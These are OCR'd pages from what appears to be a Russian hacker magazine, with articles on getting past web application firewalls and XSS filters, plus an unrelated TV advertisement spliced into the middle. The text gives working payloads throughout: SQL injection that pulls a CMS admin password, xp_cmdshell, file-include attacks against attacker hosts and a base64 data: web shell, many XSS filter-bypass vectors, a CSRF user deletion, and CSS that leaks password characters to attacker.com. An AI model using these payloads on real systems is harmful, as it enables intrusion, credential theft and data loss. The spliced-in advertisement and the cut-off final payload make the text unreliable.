- comname — a-z значение от 5 символов до 10;
- comtitle — 254 символа + кавычка;
- comtext — /*%00*/, (SELECT adpwd FROM dn052_admin LIMIT 1), 1)-- -

Последним символом в значении переменной comtitle будет обратный слэш, который экранирует следующую за ним кавычку, что позволит выполнить код в переменной comtext. В итоге, получится SQL-запрос:

```
INSERT INTO dn052_polling_comment VALUES
(NULL,'1','0','1230987393',
'antichat','a[252x]b\','/*\0*/, (SELECT
adpwd FROM dn052_admin LIMIT 1), 1)--
-','127.0.0.1')
```

При просмотре страницы с комментариями в поле текста сообщения будет отображен пароль администратора.

СЛЕПЫЕ SQL-ИНЪЕКЦИИ

При проведении слепых SQL-инъекций грамотный WAF — серьезное препятствие. Однако получить информацию из базы данных все же возможно при использовании альтернативных имен операторов и конструкций синтаксиса. Например, для MySQL применимы такие варианты:

```
--------------------------------------------------------------
SUBSTRING (pass,1,1)    | - MID(pass FROM 1 FOR 1)
                        | - LEFT(RIGHT(pass,32),1); LEFT(RIGHT(pass,31),1), etc
--------------------------------------------------------------
ASCII ()                | - ORD()
                        | - CONV()
                        | - SELECT MID(pass,1,1)&2; SELECT MID(pass,1,1)&4, etc
--------------------------------------------------------------
BENCHMARK()             | - SLEEP()
--------------------------------------------------------------
MID(pass,1,1)>97        | - SELECT MID(pass,1,1) BETWEEN 97 AND 122
--------------------------------------------------------------
<> NULL                 | - IS NOT NULL
--------------------------------------------------------------
=                       | - STRCMP()
--------------------------------------------------------------
```

В ситуациях, когда производится фильтрация по наличию того или иного символа в параметре, также есть свои альтернативы в зависимости от RDBS.



dvd

• Все материалы выступлений, инструменты, упомянутые в статье, а также подборка бесплатных WAF доступны на диске.


• Демонстрацию уязвимости в Danneo CMS смотри на DVD.



links

• www.webappsec.org — Web Application Security Consortium (WASC).
• ru.wikipedia.org/wiki/Сетевая_модель_OSI.
• xiom.com — ресурс, посвященный исключительно WAF.
• code.google.com/p/waffit — проект wafw00f.
• w3af.sourceforge.net — фреймворк w3af.
• www.netnea.com/cms/?q=remo — GUI-редактор правил Remo.






```
---------------------------------------------------------------
фильтруется пробел в MySQL               | (-1)UNION(SELECT(pass)FROM(users)WHERE(1=1))
---------------------------------------------------------------
фильтруются кавычки в PostgreSQL (>8.0) | UNION SELECT COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME=$$users$$
---------------------------------------------------------------
фильтруются кавычки в MSSQL              | ;master..xp_cmdshell [dir]--
---------------------------------------------------------------
```

XSS

Cross site scripting является, пожалуй, самым обширным полем для новых идей по обходу WAF. Это обуславливается необычайной гибкостью языка JavaScript и адаптивностью браузеров к некорректному формату HTML. На прошедшей в августе конференции BlackHat была представлена работа по проведению XSS в условиях WAF. В презентации упомянуто большое количество трюков, позволяющих обмануть фильтры. Среди них:

```
<object
data="javascript:alert(0)">
<isindex
action=javascript:alert(1)
type=image>
<img src=x:alert(alt)
onerror=eval(src) alt=0>
<x:script xmlns:x="http://www.
w3.org/1999/xhtml">alert('xss');</
x:script>
```

Самым интересным вектором оказался:

```
($=[$=[]][(__=!$+$)[_=-~-~-
~$]+({}+$)[_/_]+($$=($_=!''+$)
[_/_]+$_[+$])])()[__[_/_]+__
[_+~$]+$_[_]+$$](_/_)
```

Выглядит устрашающе, не правда ли? На самом деле, код эквивалентен alert(1); подробный его разбор доступен здесь — http://oxod.ru/?p=290.

Еще одна работа, которую стоит отметить — это статья о внедрении JS-кода в HTTP-заголовки refresh и location (http://websecurity.com.ua/3386). Следующий вектор из этой статьи может служить еще одним способом обхода WAF:

```
/?param=data:text/html;base64,PHNj
cmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==

alert(1), представленный в base64,
выполнится в Opera, Safari и
Chrome, если значение параметра
попадет в атрибут URL заголовка
refresh:

...
Refresh 0; URL = data:text/html;b
ase64,PHNjcmlwdD5hbGVydCgxKTwvc2N
yaXB0Pg==
...
```

Перечислять все возможные способы обхода WAF для проведения XSS можно очень долго, поэтому лучше поделюсь ссылками на сайты, где собственно и рождаются новые векторы:

- http://ha.ckers.org/xss.html — многим знакомый XSS Cheat Sheet; много старья, но автор RSnake обещал в скором времени обновить список;
- http://sla.ckers.org/forum/list.php?24 — исключительно новые векторы от пользователей одного из самых лучших форумов по веб-безопасности;
- http://maliciousmarkup.blogspot.com — блог по теме нестандартных способов выполнения JS-кода; жаль, почти не обновляется.

PATH TRAVERSAL/LFI/RFI

Почти все векторы из этой категории атак связаны с нулл-байтом, который распознают практически все WAF. Но и здесь появился новый способ, позволяющий отбросить расширение файла без использования ядовитого байта. Этот метод был обнаружен одним из пользователей форума sla.ckers.org и получил развитие в работах итальянской команды USH.

Суть заключается в многократном повторении символа «/» после имени файла. Реализация атаки во многом зависит от платформы, наличия Suhosin patch и других обстоятельств. Допустим, есть уязвимый код:

```
<?php
include("includes/" . $_
GET["inc"]. ".php");
?>
```


WAF не пропустит %00 в параметре inc, однако с новым способом возможен инклуд произвольных файлов:

```
/?inc=../.htpasswd////...4096...
///
```

Более подробно о таких атаках читай в моем блоге: raz0r.name/articles/null-byte-alternative.

Что касается Remote File Include (RFI), то атаки следующего вида давно стали легкой добычей WAF:

```
/?inc=http://attacker/s.txt?
```



ВИЗУАЛЬНОЕ СОЗДАНИЕ ПРАВИЛ ДЛЯ MOD_SECURITY В REMO

С проблемой легко справляются следующие возможности PHP:

- Доступ по FTP:

```
/?inc=ftp://attacker/s.txt
```

Причем функция file_exists() вернет true.

- Доступ к необработанным POST-данным (только при allow_url_include=on):

```
POST /?inc=php://input HTTP/1.0
Host: localhost
Content-type: text/plain
Content-Length: 10
Connection: close

phpinfo();
```

- Использование враппера data (allow_url_include=on):

```
/?inc=data:;base64,PD9waHAgc3lzdGV
tKCRfR0VUW2NdKTsgPz4=&c=dir
```

- А также compress.

```
zlib://, php://filter, ogg:// и
др.
```

ЗАКЛЮЧЕНИЕ

Развитие Web Application Firewall не стоит на месте. Вместе с тем появляются все новые методы обхода различных ограничений. Будь то простенький фильтр на PHP или же могучий WAF — при детальном рассмотрении и упорном анализе убеждаешься, что ничто не лишено слабых мест. Когда эксплуатирование уязвимости, обнаруженной в каком-либо веб-приложении, становится затруднительным в виду, казалось бы, непреступной защиты WAF, не стоит бросать начатое дело. Нужно лишь вникнуть в тонкости работы системы, и тогда верный путь станет очевидным.


Вика
рублёвская
Башня
городской
Дизайнерское колье
из пластика и металла
– 500 евро, Милан
Рубашка–поло
с белым воротником
– 200 руб., секонд-хенд
Платье из шелка и органзы,
капсульная коллекция
– 2000 долларов,
бутик в Москве
сериал
нового поколения
Барвиха
ТНТ
Джинсы черные,
пр-ва Турции – 300 р.,
вещевой рынок
премьера
в октябре
Атласные босоножки на каблуке
– 350 евро, Париж
Кроссовки – 1200 руб.,
комиссионный магазин
Реклама
Лицензия ЗАО "Интерфакс-ТВ", на осуществление телевизионного вещания Серия ТВ №9047 от 23.06.2005, выдана Росохранкультуры

ВЛАДИМИР «D0ZNP» ВОРОНЦОВ HTTP://OXOD.RU



СХЕМА ОБХОДА FIREWALL С ПОМОЩЬЮ XSS. БЛИЗКО К СЕРДЦУ НЕ ПРИНИМАТЬ

СКАЗКИ XSSАХИРИЗАДЫ


1000 И 1 СПОСОБ ОБОЙТИ XSS-ФИЛЬТР

Я не перестаю удивляться этому миру! Если бы две недели назад кто-нибудь сказал мне, что я буду писать статью в][, посвященную межсайтовому скриптингу — я бы рассмеялся и попросил этой чудной лебеды. Но жизнь на то и жизнь, чтобы не поддаваться прогнозам, а в твоих руках сейчас материальное доказательство этого факта. Не торопись пролистывать статью! Как показала практика, даже опытные специалисты при написании фильтров не учитывают множества вариантов, ограничиваясь лишь тем, что можно найти на ha.ckers.org/xss.html.

29 АВГУСТА, 12:00, ПИТЕР

В рамках фестиваля Chaos Construction 2009 стартует конкурс Realtime Bitrix WAF Hack. Организаторы — «1С-Битрикс» и Possitive Technologies. Смысл затеи — протестировать фильтр проактивной защиты WebApplicationFirewall. Эта штуковина обрабатывает данные, поступающие от пользователя (http-заголовки и GPC) на предмет наличия в них SQL-injection, XSS, LFI и RFI. Задача конкурсантов — обойти фильтр и показать пример одного из стандартных видов атаки. Сайт заведомо содержит уязвимости, но пользовательские данные фильтруются WAF. Меня привлекает эксплуатация XSS только потому, что для конкурса Hack-Video я нашел XSS-уязвимость в поле Referer боевого «Битрикса» версии 8.0.5. Банальные ><script> и onMouse* я уже попробовал дома, так что начинаю рыться в памяти и пробую варианты похитрее. Довольно скоро нахожу первый вариант атаки, минут через 30 — второй. Получается, что через фильтр проходят следующие строки:

```
<style>
@\69\6D\70\6F\72\74 url(http://
onsec.ru/xss.css);
</style>
style=onsec:e&#92xp&#92re&#92s&#92
s&#92i&#92o&#92n(alert('XSS'))
```



HTML-ТРЮКИ СО ЗНАМЕНИТОЙ ПРЕЗЕНТАЦИИ НА ТЕМУ XSS С BLACKHAT 2009

Эти варианты проверяю под IE 7. Как потом оказалось, второй еще и обходит встроенный фильтр XSS IE8. На улице стоит более чем хорошая погода для августовского Питера, — поэтому на большее меня не хватает. Вечером следующего дня выясняется, что мои попытки были самыми плодотворными. Этот факт меня не перестает удивлять до сих пор, и именно он является основой причиной написания статьи.

7 СЕНТЯБРЯ, 01:00, МОСКВА

Немного отойдя от произошедшего и получив в награду HTC-шку от «Битрикс», я понял, что меня гложет интерес найти еще что-нибудь в пресловутом WAF (затратив на поиски не 40 минут, а хотя бы полтора часа). К этому времени фильтр уже залатали, style теперь не пропускает ни в виде тэга, ни в виде атрибута. Фокус с escape-кодированием тоже не проходит, равно как и &#92. Спокойно читаю спецификацию на браузеры и нахожу приятную возможность использовать behavior под IE, которой так и не сумел воспользоваться на CC09 ввиду отсутствия локального файла нужного контента:

```
<P STYLE="b&#92eh&#92a&#92v&#92i&#92o&#92r:url('#default#time2')"
```

MSDN — КЛАДЕЗЬ ЗНАНИЙ. ЕСЛИ НАДО НАЙТИ НЕФИЛЬТРУЕМЫЙ EVENT — ТЕБЕ СЮДА





ОНЛАЙН-СЕРВИС JJ-ENCODE ДЛЯ ПРИДАНИЯ JAVASCRIPT ЗАКОНЧЕННОГО ВИДА :)

```
onEnd="alert('ONSEC.ru russian security team')">
```

В моей версии фильтра она уже не работает, но на конкурсе была бы как раз в тему. Затем нашлась еще одна нефильтруемая XSS:

```
<MARQUEE BEHAVIOR="alternate" onbounce="alert('ONSEC.ru')">xss</MARQUEE>
или
<MARQUEE onstart="alert('ONSEC.ru')">xss</MARQUEE>
```

В отличие от behavior такое работает и в IE8, и в FF 3.5. После этого от «несистемного» подхода к поиску уязвимостей я отказываюсь. Формализую задачу поиска возможных XSS до поиска нефильтруемых тэгов, атрибутов и значений атрибутов.

АТРИБУТЫ

С точки зрения хакера наиболее интересны атрибуты событий (Events), потому что это прямой способ к выполнению JavaScript-кода без тэга <script>. Более того, для браузеров совершенно эквиваленты следующие варианты:

```
<a href="" onMouseMove="alert(1)">
<a href="" onMouseMove="javascript:alert(1)">
<a href="" onMouseMove="xakep:alert(1)">
<a href="" onMouseMove="nonxss:alert(1)">
```

Это точно работает и в IE 8, Opera 10.00, Firefox 3.5, Safari, Chrome. Как думаешь, все фильтры имеют правильные регулярные выражения под такие строки? Большинство действительно имеют, поэтому просто намотаем на ус и двинемся дальше.

У атрибутов событий три недостатка:

1. Вызов происходит после чего-то, и это «что-то» часто требует каких-то действий со стороны пользователя.
2. Все атрибуты событий начинаются на «on», — что теоретически позволяет написать регулярное выражения под них всех.
3. Обычно они применимы только к определенным тэгам.

Расстраиваться тут незачем — еще ни один фильтр не имеет регулярного выражения под все события сразу. Связано это, прежде всего, с ложными срабатываниями, но об этом позже. Так что — фильтруются обычно конкретные события, и тут из-за собственной лени программисты забывают прочитать спецификации браузеров или хотя бы MSDN, ограничиваясь двумя-тремя, в лучшем случае десятью событиями. А сколько их на самом деле? На этот вопрос я тоже хотел бы знать ответ, но для его получения требуется, как минимум, собрать вместе все версии всех существующих браузеров и расковырять их, потому что в документации тоже не всегда все описано. Ниже я приведу наиболее полный список, который собирал по крупицам:

```
Onabort; onactivate;
onafterprint; onafterupdate;
onbeforeactivate; onbeforecopy;
onbeforecut; onbeforedeactivate;
onbeforeeditfocus; onbeforepaste;
onbeforeprint; onbeforeunload;
onbeforeupdate; onblur; onbounce;
oncellchange; onchange;
onclick; oncontextmenu;
oncontrolselect; oncopy; oncut;
ondataavailable; ondatasetchanged;
ondatasetcomplete; ondblclick;
ondeactivate; ondrag; ondragdrop;
ondragend; ondragenter;
ondragleave; ondragover;
ondragstart; ondrop; onerror;
onerrorupdate; onfilterchange;
onfinish; onfocus;
onfocusin; onfocusout;
onhashchange; onhelp;
onkeydown; onkeypress; onkeyup;
onlayoutcomplete; onload;
onlosecapture; onmessage;
onmousedown; onmouseenter;
onmousemove; onmouseout;
onmouseover; onmouseup; onmove;
onmoveend; onmovestart;
onoffline; ononline;
onpage; onpaste; onprogress;
onpropertychange;
onreadystatechange; onreset;
onresize; onresizeend;
onresizestart; onrowenter;
onrowexit; onrowsdelete;
onrowsinserted; onscroll; onselect;
onselectionchange; onselectstart;
onstart; onstop;
onstorage; onstoragecommit;
onsubmit; ontimeerror; ontimeout;
onunload;
onend; onMediaComplete;
onMediaError; onOutOfSync; onPause;
onRepeat;
onResume; onReverse; onSeek;
onSynchRestored; onTrackChange;
onURLFlip.
```

Ну что, несколько больше чем ты ожидал? Это еще даже не весь список того, что я собрал, не-





info
Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



links


• oxod.ru — мой блог. Пишу по мере желания. Жду комментариев, отвечу на вопросы.

• utf-8.jp/public/jjencode.html — сервис по шифрованию JavaScript.

• p42.us/favxss/fav.ppt — презентация XSS filters bypass с BlackHat 2009.

• disenchant.ch/blog/wp-content/uploads/2008/05/xss_presentation.pdf — довольно большая, но не очень интересная презентация по XSS.

• slideshare.net/guestdb261a/csrfrsa2008jeremiahgrossman-349028 — рекомендую ознакомиться с материалами на тему CSRF.



ДЕМОНСТРАЦИЯ ИДЕИ CLICKJACKING

которые куски потерялись ;). Потенциально каждая строчка из этого списка — XSS-уязвимость. Но, во-первых, не всегда удается «прислонить» ее к нужному атрибуту, а во-вторых, не всегда удается спровоцировать нужное для выполнения кода действие. Наряду с событиями для XSS-атаки могут использоваться и другие атрибуты. Вот известные мне:

```
codebase
dynsrc
lowsrc
xmlns
seekSegmentTime
src
style
```

Не все из них тривиально могут быть использованы, однако, когда исследуешь фильтр, не знаешь заранее ничего и надо собрать как можно больше нефильтруемых исключений, чтобы потом из них уже готовить конкретную атаку.

ТЕГИ

Предположим, фильтр дает возможность выводить на страницу символы <>, таким образом, можно пробовать различные теги. Здесь опять разработчики оставляют хакерам поле для действий. Вот список тегов, которые пригодятся:

```
Style
Script
Embed
Object
Applet
Meta
Iframe
Frame
Frameset
Ilayer
Layer
Bgsound
Base
Xml
Import
Link
Html
Img
```

Я не включаю сюда тот же <MARQUEE>, хотя выше сам приводил атаку с его помощью. Делаю это умышленно — по той же логике можно было включить сюда вообще все теги

ЕСЛИ ХАКЕР СТАВИТ ПЕРЕД СОБОЙ ЦЕЛЬ ПОЛУЧИТЬ ПОЛЬЗУ ОТ XSS-АТАКИ, ОН СДЕЛАЕТ ВРЕДОНОСНЫЙ КОД КОМБИНИРОВАННЫМ.


HTML. Также в этом списке есть архаизмы вроде <ilayer>, — я даже не берусь сказать, начиная с каких версий, популярные браузеры перестали его поддерживать. Однако не забывай: XSS — это игра с браузером и не надо пренебрегать любой возможностью. Если хакер ставит перед собой цель получить пользу от XSS-атаки, он обязательно сделает вредоносный код комбинированным, включит несколько тегов под разные версии разных браузеров. Пригодится ссылка www.browsertests.org, — там можно найти результаты тестирования многих атрибутов и тегов в различных браузерах.

CSRF, ИЛИ НЕ JAVASCRIPT'ОМ ЕДИНЫМ

Кроме выполнения JavaScript (ну или того же VBScript) кода, схожие атаки могут применяться для отправки запросов без ведома пользователя. Они получили название Cross-Site Request Forgery. Самый тривиальный способ — `<img src=http://megasite.ru/mygetrequest?mygetparam=value>`. При обработке такого тега внутри любой HTML-страницы браузер пользователя сразу полезет искать картинку по адресу, то есть отправит туда HTTP GET запрос. Таким образом, можно, например, попробовать отправить запрос к админке, если она такая небезопасная, что принимает GET. Администратор заходит на страницу и его браузер лезет искать картинку, отправляя запрос административному скрипту (разумеется, с правильными кукисами администратора и от его IP-адреса). Если фильтруются расширения или ключевые слова запроса — не беда. Такая «защита» выеденного яйца не стоит. Согласно спецификации http-протокола, статус 3xx говорит о перемещении контента и надо послать запрос на указанный адрес. Создаем скрипт img.php (можно и img.gif, настроив свой веб-сервер соответствующим образом) следующего содержания:

```
<?php
header('Location: http://attacked-host/
admin.php?act=delUser&id=1');
die();
?>
```

— и получаем ровным счетом то же самое. Таким образом, все, что позволяет вставлять свои картинки в сообщения подходит для атаки. Тут я немного лукавлю, потому что веб-приложение может запросить байты твоего «рисунка» и прогнать их через графическую библиотеку, например LibGD. Тогда такой способ не пройдет. Впрочем, подобных веб-приложений очень мало. Но это еще легко. Если есть JavaScript — можно работать с DOM-объектами, например, отправлять формы. Это, как минимум, дает уже POST-запрос. Просто создаешь document.write нужные объекты form, input и все остальное где-нибудь в невидимом div, а потом делаешь document.myform.submit(). Еще можно отправить POST-запрос через встроенные объекты window.ActiveXObject для Internet Explorer и window.XMLHttpRequest для Mozilla,



HA.CKERS.ORG — АЗБУКА XSS. РЕКОМЕНДОВАНО К ПЕРЕОСМЫСЛЕНИЮ

ТА САМАЯ XSS ЧЕРЕЗ БИТРИКС WAF, КОТОРАЯ НАШЛАСЬ ПОСЛЕ CHAOS CONSTRUCTIONS 2009

XSS, КОТОРАЯ ОБХОДИТ ФИЛЬТРАЦИЮ БЛАГОДАРЯ КОДИРОВКЕ UTF-7. БЫЛА НАЙДЕНА В GOOGLE В 2005 ГОДУ

Safari, Chrome. Универсальный JavaScript будет примерно таким:

```
function makePOSTRequest
 (url, parameters)
{
 http_request = false;
 // Mozilla, Safari,...
 if (window.XMLHttpRequest)
 {
  http_request = new XMLHttpRequest();
  if(http_request.overrideMimeType)
  {
   // set type accordingly to anticipated
content type
   http_request.overrideMimeType(
    'text/html');
  }
 }
 else if (window.ActiveXObject)
 { // IE
  try {
   http_request = new ActiveXObject(
    "Msxml2.XMLHTTP");
  }
  catch (e)
  {
   try {
    http_request = new ActiveXObject(
     "Microsoft.XMLHTTP");
   }
   catch (e)
   {}
  }
 }
 if (!http_request) {
  return false;
 }

 http_request.onreadystatechange = \
  alertContents;
 http_request.open('POST', url, true);
 http_request.setRequestHeader(
  "Content-type",
  "application/x-www-form-urlencoded");
 http_request.setRequestHeader(
  "Content-length", parameters.length);
 http_request.setRequestHeader(
  "Connection", "close");
 http_request.send(parameters);
}
```

Но самый веселый вариант, который мне попался, распечатывает картинку на принтере. Атака выглядит следующим образом:

```
<img src='myprinter:9100/Printed_
from_the_web/>
```

Это, конечно, концепция, но с помощью JavaScript и POST-запроса печать действительно получится.

CLICKJACKING

Это новая и интересная техника. Суть проста, как помидор — атакуемый сайт подгружается как подложка под какой-нибудь другой слой, например, игру типа «попади мышкой». Пользователь щелкает по движущейся мишени, нажимая на реальные кнопки атакуемого сайта, который он не видит. Сделать это можно и с помощью Flash и с помощью CSS. Вот вариант от David Ross:

```
iframe,frame,object,applet {
    border:1px solid #000 !important;
    visibility:visible !important;
    opacity: 1 !important;
    filter: alpha(opacity=100)
!important;
    position:absolute !important;
    float:none !important;
    overflow:auto !important;
    ....
}
```

Или вот — от его же банды — с помощью html и стилей:

```
<html>
<head>
</head>
<body>
<image ISMAP style="position:
absolute;width:100%;height:10
0%;" onmousedown="this.style.
display='none'">
<iframe src="http://www.microsoft.
com" id=x type=text/html width=500
height=500 codetype=text/html
id=x></iframe></image>
</button>
</body>
</html>
```

Тут я задерживаться особо не буду. Возьми на заметку, если что непонятно — в Сети много материалов на эту тему. Я же продолжу повествование именно о методах обхода фильтров.

БУДЬ СТИЛЬНЫМ! ИСПОЛЬЗОВАНИЕ CSS2 И CSS3 ДЛЯ XSS

Прежде всего, упомяну заезженные вещи. Для Internet Explorer существует способ выполнять JavaScript с помощью функции expression(). В качестве аргумента ей передается сам скрипт. Пример реализации — в самом начале статьи. Чуть менее заезженный прием для IE — использование behavior. Проблема в том, что можно подключить только файл, расположенный на том же домене. Вот HTML:

```
<div style="behavior: url("/file.
htc")
```

Содержимое подключаемого файла примерно следующее:

```
<attach event="ondocumentready"
handler="parseStylesheets" />
<script language="JavaScript">
function parseStylesheets() {
  alert(document.cookie + '\nONSEC.
ru security research team')
}
</script>
```

Есть небольшой положительный момент — такую конструкцию можно засунуть внутрь другого HTML; IE распознает там все, что нам надо и выполнит. Таким образом, есть возможность использоваться как бы два XSS кряду и вызвать какую-нибудь административную javascript-функцию. Сейчас расскажу более подробно. Предположим, есть сайт с уязвимостью XSS и фильтром, который фильтрует script, но пропускает behavior. Для наглядности, — пусть существует уязвимость в админке и в поиске, но все варианты XSS, кроме behavior, не работают. Предлагаю вот такой «двойной» вектор: `http://xssed-site.com/search/q=<div style="behavior:url(http://xssed-site.com/admin/q=<attach event="ondocumentready" handler="delUser(1)"/>)>`

Тут мы подключаем к странице поиска страницу админки, где также присутствует XSS. При этом привязываем функцию delUser(1) (еще раз повторю, эта не наша функция, а функция самой админки) к событию ondocumentready. Все на одном домене, и такой код отработает! Едем дальше. Для движка мозиллы есть такая штуковина, как -moz-binding: url(http://hackme.com/bindme.xml#xss). Это позволяет подключить внешний XML, внутри которого будет содержаться JavaScript. Вот пример такого XML-файла:

```
<bindings xmlns="http://
www.mozilla.org/xbl"
xmlns:html="http://www.
w3.org/1999/xhtml">
 <binding id="xss">
   <implementation>
     <constructor>
       alert("XSS");
     </constructor>
   </implementation>
 </binding>
</bindings>
```

Есть одна маленькая загвоздка — прием не будет работать в FF3.5. Покончив с особенностями браузеров, переходим к особенностям самого CSS. Начнем, конечно, с инклудов. С точностью до представления кода синтаксис выглядит вот так:

```
<style>
@import "http://xakepsite.com/xss.css"
</style>
```

Ну, а уже внутри этого безобразия можно скрыть все, что упомянуто выше. Теперь чуть веселее — чтение значений тегов посредством чистого CSS3. Для примера, у нас имеется input, в который пользователь вводит пароль. Прикручиваем CSS с содержанием:

```
input[value*="\x10"]{
 background:url("//xakepsite.
com/?h=\x10");
}
… и так далее …
input[value*="\x7F"]{
 background:url("//attacker.
com/?h=\x7F");
}
```

Что это дает? Каждый раз, когда символ пароля попадает в диапазон 10-7F, отсылается соответствующий запрос. Таким образом, по выходу у нас будут все символы пароля. Останется только расположить их в нужном порядке. В реальной жизни диапазон в 111 символов можно расширить, а с помощью асинхронных включений CSS восстановить и последовательность символов. Тут я останавливаться не буду, пример реализации — eaea.sirdarckcat.net/cssar.



ЭТИ ДЕВУШКИ ВЫДАЮТ НАГРАДУ ЗА КАЖДУЮ НАЙДЕННУЮ УЯЗВИМОСТЬ В СЕРВИСАХ GOOGLE

DATA:TEXT/HTML

Популярный в последнее время прием обхода фильтров. Главное преимущество — поддержка base64-формата. Таким образом, внутреннее выражение фильтрам подвержено заведомо не будет. Реализации, например, такие:

```
<iframe src="data:text/html;base64,
PHNjcmlwdD5hbGVydCgnWFNTJyk8L3Njcm
lwdD4K"></iframe>
<FRAMESET><FRAME SRC="data:text/htm
l;base64,PHNjcmlwdD5hbGVydCgnWFNTJ
yk8L3NjcmlwdD4K"></FRAMESET>
<OBJECT TYPE="text/x-scriptlet"
DATA="data:text/html;base64,PHNjc
mlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4
K"></OBJECT>
```

Также прекрасно выполняется в адресной строке браузера. Работает везде, кроме Internet Explorer. Помимо text/html можно использовать вариации на тему.

«ОБФУСКАЦИЯ» КОДА

Браузеры по-разному обрабатывают HTML — это ни для кого не секрет. Используя те или иные особенности, можно приводить рабочий код к состоянию, когда он не попадает под регулярные выражения фильтров. Природе известны многие варианты, например:

```
<p/alt="noxss"onmouseover=alert(/
XSS/)>test</p>
```

Работает в Opera 10, IE 8, FF 3.5, но не понимается Chrome и Safari.

```
<style>@\69\6d\70\6f\72\74 '//
xakep-site.com/xss.css';</style>
<p style="f&#92;iltere&#92;d:
va&#92;lue"/>
<div style=f\il\te\r\ed:val\ue></div>
<div style=xss:\65\78\70\72\65\73\7
3\69\6f\6e\28\61\6c\65\72\74\28\31
\29\29></div>
<div
style=xss:&#92&#54&#53&#92&#55&#56
&#92&#55&#48&#92&#55&#50&#92&#54&#
53&#92&#55&#51&#92&#55&#51&#92&#54
&#57&#92&#54&#102&#92&#54&#101&#92
&#50&#56&#92&#54&#49&#92&#54&#99&#
